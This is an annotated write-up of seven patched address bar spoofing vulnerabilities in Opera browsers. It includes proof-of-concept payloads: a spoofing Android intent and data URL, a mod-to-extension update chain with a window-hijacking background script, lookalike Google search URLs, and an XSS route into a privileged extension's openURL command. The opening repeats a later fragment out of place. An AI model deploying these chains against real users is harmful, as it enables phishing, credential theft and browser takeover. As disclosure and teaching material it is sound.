Allow. The GX.games chain reaches the authenticate command, a potential local file read in combination with a renderer exploit, and VPN bypass via chrome://restart. The mobile issues require the victim to interact with a link, a textarea and search, or simply to view a page that requests fullscreen.
Fix
Opera patched all seven issues, with the dates above. The report gives patch dates but does not describe the fixes.
Variants to test
- Other intent-based deep links that accept a
urlparameter: try data URLs and other schemes, and check whether the address bar reflects the input. - Other extension update paths: install a mod or unpacked item, point
update_urlat a manifest without the mod attribute, and see whether it becomes an extension with a background script. - Other mobile search integrations: use a host that starts with the expected prefix but belongs to the attacker, and a path that matches the prefix check.
- Other custom schemes that redirect: point them at slow or downloadable resources and watch whether the address bar changes before the response arrives.
- Other
externally_connectableextensions reachable from sandboxed origins: send each documented command and look for native calls with under-validated parameters; probe object shapes with{'__proto__':...}to reveal required properties. - Other browsers' fullscreen transitions: check whether a notification is shown, and whether a fake address bar can be drawn over the page.
- Other non-ASCII characters in URLs: combine them with a-z characters and observe hangs or URL commits, then find a delivery path such as a textarea and search.
What happened, in plain words
When you visit a website, the address bar is the little strip at the top of the browser that tells you where you are. You use it to decide whether a page is safe: if it says your bank's name, you trust it. If it says something strange, you leave. That makes the address bar a security feature, just like the rules that stop one website reading another website's data, the way the browser manages memory, and the way it handles cookies (small pieces of data a site stores in your browser).
Over about a year, a security researcher called Renwa (@RenwaX23) looked for ways to make Opera browsers show a location in the address bar that is not the real one. This is called address bar spoofing: the page you are actually on is the attacker's, but the bar says something else, usually a name you trust. The researcher found seven separate problems across several Opera products: Opera GX on Android phones, Opera GX on desktop computers, Opera Touch and GX Mobile (mobile browsers), Opera Mini for Android, and Opera and Opera Mini for Android. All seven were reported to Opera, fixed by Opera, and paid for with bug bounties (money a company pays someone who reports a security problem).
The features involved are all normal product features, not obscure corners: the "send video to phone" QR code link in Opera GX, GX Mods (small customisation packs), the Google search integration in the mobile browsers, a custom opera-mini:// link scheme, the GX.games game platform and one of its built-in extensions, and fullscreen display.
The tools and setup
The researcher used a mix of two approaches. Black-box testing means using the product like a normal user and poking at it from the outside, without seeing the code. Source inspection means reading the program's code, either because it is published or by unpacking the app.
The setup was:
- The browsers themselves: Opera GX on Android, Opera GX on desktop, Opera Touch, Opera GX Mobile, Opera Mini for Android, and Opera and Opera Mini for Android.
jadx-gui, a free tool that turns a compiled Android app back into readable code (this is called decompiling).- GameMaker Studio, a game-making program that uses its own language called GML Code, used to publish a game to the GX.games platform.
- Opera GX on macOS, started with a special option that reveals the browser's built-in (component) extensions:
open /Applications/Opera\ GX.app --args --show-component-extension-options
Line by line: open is the macOS command that launches an application. /Applications/Opera\ GX.app is the path to the Opera GX application; the backslash before the space is there because the folder name contains a space, and the shell would otherwise treat it as two separate words. --args tells open that what follows are arguments to pass to the application rather than to open itself. --show-component-extension-options is the switch that makes Opera GX display its component extensions, which are normally hidden. The researcher wanted to see them because a hidden extension can still be reachable from a web page, and a reachable extension can do things a web page cannot.
- A domain the researcher controls (written as
mydomainin the payloads below) to host pages, a.crxfile (a packed browser extension) and an update file, plus a domain bought specifically for one proof of concept.
Finding the problems
1. Opera GX on Android: the intent://vtp.operagx.gg/?url= link
Opera GX has a feature that sends a video from your computer to your phone. When you open a video, an icon appears; clicking it shows a QR code (a square barcode you scan with a phone camera) that points to a link like this:
https://vtp.operagx.gg/?url=https%3A%2F%2Fwww.youtube.com%2Fwatch%3Fv%3D6Ejga4kJUts%26t%3D5s
This is a normal web address. The part after ? is the query string, a way of passing values to a page. Here the value is named url and its content is a YouTube address, but it has been URL-encoded: characters such as : and / are written as %3A and %2F so they do not confuse the parser. Decoded, the value is https://www.youtube.com/watch?v=6Ejga4kJUts&t=5s.
That page then redirects the phone to an Android intent:
intent://vtp.operagx.gg/?url=https%3A%2F%2Fwww.youtube.com%2Fwatch%3Fv%3D6Ejga4kJUts%26t%3D5s#Intent;scheme=https;category=android.intent.category.BROWSABLE;package=com.opera.gx;S.browser_fallback_url=https%3A%2F%2Fplay.google.com%2Fstore%2Fapps%2Fdetails%3Fid%3Dcom.opera.gx%26referrer%3Dutm_medium%253Dvtp%2526utm_content%253Dgoogle_play;end;
An intent is Android's way of asking an app to do something. Reading it in pieces: intent://vtp.operagx.gg/?url=... is the address to open. After #Intent; come instructions. scheme=https says to treat it as a secure web address. category=android.intent.category.BROWSABLE marks it as something a browser may open. package=com.opera.gx names the Opera GX app as the target. S.browser_fallback_url=... is a backup address (the Google Play store page for Opera GX) used if the app is not installed. end; closes the intent.
By changing the url value, the researcher found the browser will open addresses that are not ordinary web pages. The interesting one was the data URL. A data URL carries its content inside the address itself, instead of pointing to a server. Its syntax is:
data:[<mediatype>][;base64],<data>
data: marks it as a data URL. [<mediatype>] is optional and says what kind of content it is (for example an image type). [;base64] is optional and says the content is encoded in base64, a way of writing binary data as plain text. The comma separates the description from the actual content, and <data> is that content. An example:
data:,Hello%2C%20World%21
There is no media type and no base64, so everything after the comma is the content. %2C is a comma and %20 is a space, so the page shows Hello, World!.
Opening a data URL through the intent showed the researcher's input fully displayed in the address bar, with the content rendered in the page.
This is the first sign of the bug: the address bar is showing text the attacker chose, not a real location.
2. Opera GX on desktop: Mods
GX Mods are documented in the opera-gaming/gxmods repository (a public code storage site). Looking at the example mods, the researcher noticed they are essentially extensions (small add-on programs that can change how the browser behaves) but without permissions. A mod's manifest (a small settings file that describes the add-on) has a mod attribute, and when that attribute is present the browser treats the pack differently: it cannot have content_script (code injected into web pages) or permissions (declared abilities such as reading tabs).
The documentation says a mod can be installed by loading an unpacked folder from the extensions page, or by dropping a packed .crx file into the browser. A normal packed extension triggers a prompt when downloaded in the browser. A .crx mod did not.
The mod was added without any prompt or permission request. On its own a mod can do little, at most CSS injection (changing a page's appearance), so the question became how to turn it into something with more privilege.
3. Opera Touch and GX Mobile: Google search reflection
In Opera Touch and GX Mobile, searching from the address bar redirects to Google and the search is reflected in the address bar.
Testing showed the app changes the address bar even when the user arrives from another site. It only checks that the domain starts with www.google.tld.tld, where the TLD (top-level domain, the ending such as .com) is accepted as anything, and that the path starts with /search?client=ms-opera-touch-android&q=anything. In other words, it checks the beginning of the text and not the whole thing, which is like a bouncer who only reads the first letter of an invitation.
4. Opera Mini: the opera-mini://open?url= scheme
Decompiling Opera Mini for Android with jadx-gui, the researcher found this in one of the packages:
return new zoa("client_welcome_update", this.b + ' ' + b2 + " 🎉", 5000, "opera-mini://open?url=https%3A%2F%2Fwww.opera.com%2Fmobile%2Fmini");
This is a line of decompiled code. new zoa(...) creates an object of a type called zoa, which appears to represent a message shown to the user. The first argument, "client_welcome_update", is an identifier for the message. The second is the text, built by joining this.b, a space, b2 and a party emoji. 5000 is likely a duration in milliseconds. The last argument is a custom link, opera-mini://open?url=..., which points at Opera's own Mini page. The important discovery is the custom scheme: opera-mini:// is a private address format that only this app understands, and it takes a url parameter.
Playing with the custom opera-mini://open:url= scheme only produced a redirect to the URL in the url parameter, until a particular behaviour appeared during fuzzing. Fuzzing means feeding a program many odd inputs to see which ones cause unexpected behaviour.
5. GX.games: stored XSS and the Gaming Landing Page extension
GX.games lets anyone publish a game made with GameMaker Studio, which uses GML Code. In the browser the game is embedded in an iframe (a page inside a page) on the sandboxed domain play.gx.games. A sandbox is a restricted area: code there is deliberately given fewer abilities, so a problem inside it should not reach the rest of the site.
The researcher's favourite GML function was url_open(), documented as opening the specified URL in the browser of the target device, or in the currently open browser with the HTML5 module, so effectively window.open() (the JavaScript function that opens a new window). A test with url_open("javascript:alert(23)"); was blocked. javascript: is a special address that runs code instead of loading a page, and alert(23) pops up a box saying 23. The researcher put the block down to the user-interaction requirement on window.open() in modern browsers: browsers refuse to open windows unless the user did something, such as a click, because otherwise every pop-up advert would open itself.
Reading the GML documentation for how to attach an event listener that runs the script only on a click took about half a day. An event listener is a piece of code that waits for something to happen (a click, a key press) and then runs.
With the click in place the alert fired, and the same code pushed to play.gx.games gave XSS on that sandbox domain.
XSS (cross-site scripting) means getting your own code to run inside someone else's website, in the browser of whoever visits it. Here it is stored XSS: the malicious game is saved on the platform, so every visitor who plays it runs the code.
On its own the XSS only reaches profile data (picture, username, user id) and CSRF actions such as changing a bio, on a sandboxed gaming site. CSRF (cross-site request forgery) means making a logged-in user's browser send a request the user did not intend, such as changing their profile. The researcher then launched GX with --show-component-extension-options and inspected every extension's manifest.json. The Gaming Landing Page extension stood out, reachable at:
chrome-extension://mpojjmidmnpcpopbebmecmjdkdbgdeke/manifest.json
chrome-extension:// is the address format for a browser extension's own files, and the long string is the extension's unique ID. manifest.json is the settings file that describes what the extension is and what it may do.
Its externally_connectable origins included the domain where the XSS lived, so the page could send it messages. externally_connectable is a manifest setting that lists which websites are allowed to talk to the extension. The minified handler code (minified means the code has been squashed to save space, so it is hard to read) shows four commands:
if (request.command === 'closeTab') {chrome.tabs.remove([sender.tab.id], () => { sendResponse(); window.setTimeout(() => { this.ignore[sender.tab.id] = false; }, 5000); }); }if (request.command === 'authenticate') { try { opr.gamingPrivate.authenticate( request.randomString, new Uint8Array(Object.values(request.hash)), hash => { sendResponse({hash: Object.values(new Uint8Array(hash))}); opr.gamingPrivate.gameStarted(sender.tab.id); }, ); const url = new URL(sender.url); if ( request.command === 'openURL' && (url.protocol === 'https:' || url.hostname === 'localhost') ) { opr.gamingPrivate.openURL(request.url, request.fullScreen, request.size); sendResponse(); } if (request.command === 'product') { opr.operaBrowserPrivate.getProduct(product => { sendResponse({product}); }); return true; }
In plain words, the code checks request.command (the name of the message) and does something different for each:
- closeTab:
chrome.tabs.remove([sender.tab.id], ...)closes the tab that sent the message. The callback then callssendResponse()to reply, andwindow.setTimeout(..., 5000)runs a small cleanup after 5000 milliseconds (five seconds). - authenticate: calls
opr.gamingPrivate.authenticate(...)with a random string and a hash (a fingerprint of some data), and in the callback sends the resulting hash back and tells the browser the game has started. This is the one that returns a user token. - openURL: first builds a
URLobject fromsender.url(the address of the page that sent the message) and checks that the protocol ishttps:or the hostname islocalhost. If so, it callsopr.gamingPrivate.openURL(request.url, request.fullScreen, request.size)and replies.opr.gamingPrivateis a native function, meaning it is built into the browser rather than written in JavaScript, so it can do things a web page cannot. - product: calls
opr.operaBrowserPrivate.getProduct(...)and sends back the browser version.
So the four commands are: closeTab closes the tab; authenticate returns a user token usable for account takeover; openURL opens a URL in a new window; product returns the browser version.
openURL calls the native opr.gamingPrivate.openURL() with three parameters: url (string), fullScreen (boolean, true or false) and size, whose expected shape was not documented. Every value tried for size was rejected. The breakthrough came with the object {'__proto__':23}, which returned:
Error at parameter 'size': Missing required property 'height'.
{'__proto__':23} is a JavaScript object with a special property name. The error message is a gift: it tells the researcher that size must be an object with a height property. Sending {'height':23} returned Missing required property 'width, and with a width supplied the call worked.
The window opened by openURL has no address bar and no toolbar, only the attacker's content.
6. Opera GX for Android: Arabic character freeze
When a URL contains an Arabic character combined with a normal a-z character, GX hangs and does nothing, but the URL is set to the value supplied. For example, pasting this into the browser:
http://سgoogle.com
This looks like google.com but starts with an Arabic letter, so it is not Google's real address. The browser freezes, yet the address bar keeps the text.
Telling a victim to paste a URL is not a realistic attack, so the researcher found another route: putting the text inside a textarea (a multi-line text box on a web page) and tapping search shows it in the address bar.
7. Opera and Opera Mini for Android: fullscreen
Requesting fullscreen from JavaScript or from a video's fullscreen control hides everything, including the address bar. Testing how Opera handles the transition, the researcher noticed there is no notification telling the user the view changed to fullscreen. Chrome and other browsers have a mitigation for this.
Opera for Android prompted nothing when switching to fullscreen. Without a warning, a page can draw its own fake address bar and the user has no way to tell it is not the real one.
Exploitation
Step 1: data URL in the GX Android address bar
Using the intent with a crafted data URL:
data://login.auth.account.opera.com/,Opera.com is Down :(%0a%0d%0a%0dGo to https://new-opera.com/
Here data://login.auth.account.opera.com/ is written to look like a real Opera login address, and everything after the comma is the page content: a message saying Opera.com is down, then line breaks (%0a and %0d are newline characters) and a link to a lookalike domain, new-opera.com. The address bar shows the Opera authentication host while the page body carries the attacker's text.
The full proof of concept:
intent://vtp.operagx.gg/?url=data://login.auth.account.opera.com/,Opera.com is Down :(%0a%0d%0a%0dGo to https://new-opera.com/#Intent;scheme=https;category=android.intent.category.BROWSABLE;package=com.opera.gx;S.browser_fallback_url=;end
This is the same intent structure as before, but the url value is now the crafted data URL. The fallback URL is left empty. When the victim opens it, the phone launches Opera GX, the address bar shows the Opera login host, and the page shows the attacker's message with a link to the lookalike site.
Reported 22 March 2023, patched 11 May 2023, bounty paid 26 May 2023 (2000).
Step 2: mod to extension update in GX desktop
Manifest V3 (the current version of the extension settings format) allows an extension to be updated outside the store by hosting an update document and pointing update_url at it. The researcher created a mod whose update_url points to this XML:
<?xml version='1.0' encoding='UTF-8'?><gupdate xmlns='http://www.google.com/update2/response' protocol='2.0'> <app appid='ognjhldibihbecibchfedidcmgpcenjj'> <updatecheck codebase='https://mydomain/asdfgh/video.crx' version='1.23' /> </app></gupdate>
XML is a text format for structured data, built from tags in angle brackets. The first line declares the file as XML version 1.0 in UTF-8 encoding. <gupdate ...> is the outer element, using the standard update namespace and protocol version 2.0. Inside it, <app appid='ognjhldibihbecibchfedidcmgpcenjj'> names the extension by its ID. <updatecheck codebase='https://mydomain/asdfgh/video.crx' version='1.23' /> says: the new version is 1.23, and its file is at that address on the researcher's server. In short, this file tells the browser where to download a newer version of the add-on.
The newer version, 1.23, has this manifest:
{"update_url": "https://mydomain/asdfgh/pp.txt", "manifest_version": 3, "name": "Video Player", "description": "Best Video Player", "version": "1.23", "icons": { "512": "icon_512.png" }, "developer": { "name": "Opera Softwarea" },"background": { "service_worker": "x.js" }}
JSON is a text format for data, made of names and values in curly braces. update_url points to the update document. manifest_version: 3 says which format version this is. name and description are what the user sees. version: "1.23" matches the update document. icons gives the picture file. developer gives a name, here a misspelled imitation of Opera's. background with service_worker: "x.js" says the extension has a background script, a piece of code that runs quietly in the background.
The mod attribute is gone, so the mod becomes an extension, and the background script x.js runs in the extension's context. The attack flow: the user visits the attacker's page and the mod is installed automatically.
The user closes and reopens the browser.
The mod becomes an extension and the background script executes.
Even after the update the extension has no permissions, and nothing tried from the manifest changed that. The background script did have some permissions enabled by default:
Among them, chrome.windows gives access to all open windows, including removing them and creating new ones. The chrome.windows.create documentation has a type value; with popup:
The window has no address bar, so the attacker can draw their own URL bar and convince the user they are on a legitimate origin.
chrome.windows.remove lets the attacker close the main window and leave only the spoofed one, so the browser shows nothing else. The researcher was not sure how often Opera checks for updates, but notes it checks after every restart and believes it also checks after some hours, which would make the attack work without a restart.
Proof of concept steps:
- Install Opera GX and visit
https://mydomain/poc.html. - Restart the browser.
- The browser is taken over and the address bar is spoofed.
The background script x.js:
chrome.windows.create({url:"https://mydomain/spoof/",type:"popup",width:900,height:900,left:250});chrome.windows.getAll((x)=>{chrome.windows.remove(x[0].id)});
Line by line: chrome.windows.create({...}) opens a new window. The object inside sets url to the attacker's page, type to "popup" (a window without browser controls such as an address bar), and the size and position: width:900, height:900, left:250. Then chrome.windows.getAll((x)=>{...}) asks for the list of all open windows and passes it to a function. Inside, chrome.windows.remove(x[0].id) removes the first window in that list, which is the real browser window. The result is that only the attacker's window remains.
As a bonus, the manifest can declare optional_permissions and ask for any permission; if the user clicks Allow, everything is available and RCE (remote code execution, running the attacker's programs on the victim's machine) can be achieved. No proof of concept was made for this because it needs the user to click Allow.
Reported 27 February 2023, patched 5 March 2023, bounty paid 17 April 2023 (2000).
Step 3: Google search spoof in Touch and GX Mobile
Combining the two behaviours (the app rewrites the address bar for any www.google.<anything> host, and the path check only looks at the prefix), the researcher spoofed the full address bar with:
https://www.google.pwr.wtf/search?q=https://www.google.com/login&client=ms-opera-touch-android
The host is www.google.pwr.wtf, which starts with www.google. but belongs to the researcher, not Google. The path starts with /search?client=ms-opera-touch-android&q=, which satisfies the prefix check. The q value is a link to Google's login page, so the bar can be made to show a login address while the page is the researcher's.
The domain pwn.wtf was bought just for this proof of concept.
Reported 6 October 2022, patched 5 December 2022, bounty paid 8 February 2023 (2500).
Step 4: Opera Mini address bar spoof
If a page such as example.com links to the custom scheme pointing at a site with a downloadable file, the page content stays example.com but the address bar changes to the target URL. The redirect scheme changes the address bar before the request completes; if the target is slow, a download, or returns no body, the address bar shows that URL while the content remains the attacker's and the browser hangs with the frozen address bar:
attacker.com -> click link to opera-mini://open?url=google.com/download
address bar changes to google.com/download
contents of the page is still from attacker.com and user can interact with it
This is a three-line description of the attack. The victim is on attacker.com and clicks a link using the custom scheme, pointing at google.com/download. The address bar changes to google.com/download before the download finishes. The page content is still the attacker's, and the user can still interact with it, so the user sees a trusted address over attacker-controlled content.
Reported 29 September 2022, patched 21 November 2022, bounty paid 30 November 2022 (3000).
Step 5: XSS to full address bar spoof in GX
With XSS on play.gx.games, the page can message the Gaming Landing Page extension because its externally_connectable list includes that origin. The openURL command reaches the native opr.gamingPrivate.openURL(url, fullScreen, size). The size parameter was the obstacle; the {'__proto__':23} probe revealed the required properties, and {'height':23} followed by a width completed the call.
The resulting window has no address bar or toolbar. The researcher recreated the Opera authentication page with HTML and CSS, including a fake address bar and a cursor that changes to the text selector on hover. HTML is the language that describes a page's content and CSS the language that describes its appearance.
Bonus issues from the same primitive:
- Potential local file read: local files can be opened, which a normal web page and JavaScript cannot do; combined with a compromised renderer exploit in Chrome, files could be leaked. A renderer is the part of the browser that draws the page; if it is compromised, the attacker has a foothold inside the browser.
- VPN bypass: the VPN (a service that hides your real network address) stays on until the browser restarts, but the vulnerability can load
chrome://URLs, includingchrome://restart; after the restart the VPN is not working and the user's real IP leaks. An IP address is the number that identifies a device on a network.
Reported 10 January 2023, patched 31 March 2023, bounty paid 31 March 2023 (1000).
Step 6: Arabic character freeze in GX Android
Pasting http://سgoogle.com into the address bar hangs the browser while setting the URL. To make it deliverable, the text is placed in a textarea and the victim taps search, which puts it in the address bar.
Reported 27 October 2022, patched 1 March 2023, bounty paid 7 March 2023 (500).
Step 7: fullscreen spoof
A page requests fullscreen; the address bar disappears with no notification, and the attacker's page can present a fake address bar. The video shows normal navigation next to the fullscreen request, with little visible difference.
Reported 6 February 2023, patched 6 March 2023, bounty paid 17 April 2023 (1000).
Root cause
The issues share a pattern: each relies on a check that was missing or too loose, as described in the findings above.
Impact
Each issue lets an attacker show a victim a trusted origin while controlling the content, to phish credentials or other data. Phishing means tricking someone into typing their password or personal details into a fake page. The GX desktop chain goes further: automatic mod installation, conversion to an extension, closing the main window and leaving only the attacker's window, with optional permissions potentially leading to RCE if the user clicks Allow. The GX.games chain reaches the authenticate command, a potential local file read in combination with a renderer exploit, and VPN bypass via chrome://restart. The mobile issues require the victim to interact with a link, a textarea and search, or simply to view a page that requests fullscreen.
Fix
Opera patched all seven issues, with the dates above. The report gives patch dates but does not describe the fixes.
Variants to test
- Other intent-based deep links that accept a
urlparameter: try data URLs and other schemes, and check whether the address bar reflects the input. - Other extension update paths: install a mod or unpacked item, point
update_urlat a manifest without the mod attribute, and see whether it becomes an extension with a background script. - Other mobile search integrations: use a host that starts with the expected prefix but belongs to the attacker, and a path that matches the prefix check.
- Other custom schemes that redirect: point them at slow or downloadable resources and watch whether the address bar changes before the response arrives.
- Other
externally_connectableextensions reachable from sandboxed origins: send each documented command and look for native calls with under-validated parameters; probe object shapes with{'__proto__':...}to reveal required properties. - Other browsers' fullscreen transitions: check whether a notification is shown, and whether a fake address bar can be drawn over the page.
- Other non-ASCII characters in URLs: combine them with a-z characters and observe hangs or URL commits, then find a delivery path such as a textarea and search.
Glossary
- Address bar spoofing: making the browser's address bar show a location that is not the real one.
- API: a defined way for one piece of software to ask another to do something.
- Background script: code an extension runs quietly, without a visible page.
- Base64: a way of writing binary data using only plain text characters.
- Black-box testing: testing a product from the outside, without seeing its code.
- Bug bounty: money a company pays for a responsibly reported security problem.
- Component extension: an extension built into the browser rather than installed by the user.
- Cookie: a small piece of data a website stores in your browser.
- CSRF (cross-site request forgery): making a logged-in user's browser send a request the user did not intend.
- CSS: the language that describes how a web page looks.
- Data URL: an address that carries its content inside the address itself.
- Decompiling: turning a compiled program back into readable code.
- Event listener: code that waits for something to happen, such as a click, and then runs.
- Extension: a small add-on program that changes how the browser behaves.
- Fuzzing: feeding a program many odd inputs to find unexpected behaviour.
- GML Code: the programming language used by GameMaker Studio.
- HTML: the language that describes a web page's content.
- Iframe: a page embedded inside another page.
- Intent: Android's way of asking an app to do something.
- IP address: the number that identifies a device on a network.
- JSON: a text format for data, made of names and values.
- Manifest: a settings file that describes an extension or mod.
- Minified: code squashed to save space, making it hard to read.
- Mod: a customisation pack for Opera GX, similar to an extension but without permissions.
- Native function: a function built into the browser rather than written in JavaScript.
- Phishing: tricking someone into entering their details into a fake page.
- Query string: the part of a web address after
?, used to pass values to a page. - RCE (remote code execution): running the attacker's programs on the victim's machine.
- Renderer: the part of the browser that draws the page.
- Sandbox: a restricted area where code has fewer abilities.
- Source inspection: reading a program's code.
- Stored XSS: cross-site scripting where the malicious code is saved on the site and runs for every visitor.
- TLD (top-level domain): the ending of a domain name, such as
.com. - Token: a piece of data that proves who you are, like a temporary key.
- URL-encoding: writing special characters as
%codes so they do not confuse a parser. - VPN: a service that hides your real network address.
- XSS (cross-site scripting): getting your own code to run inside someone else's website.
- XML: a text format for structured data, built from tags in angle brackets.



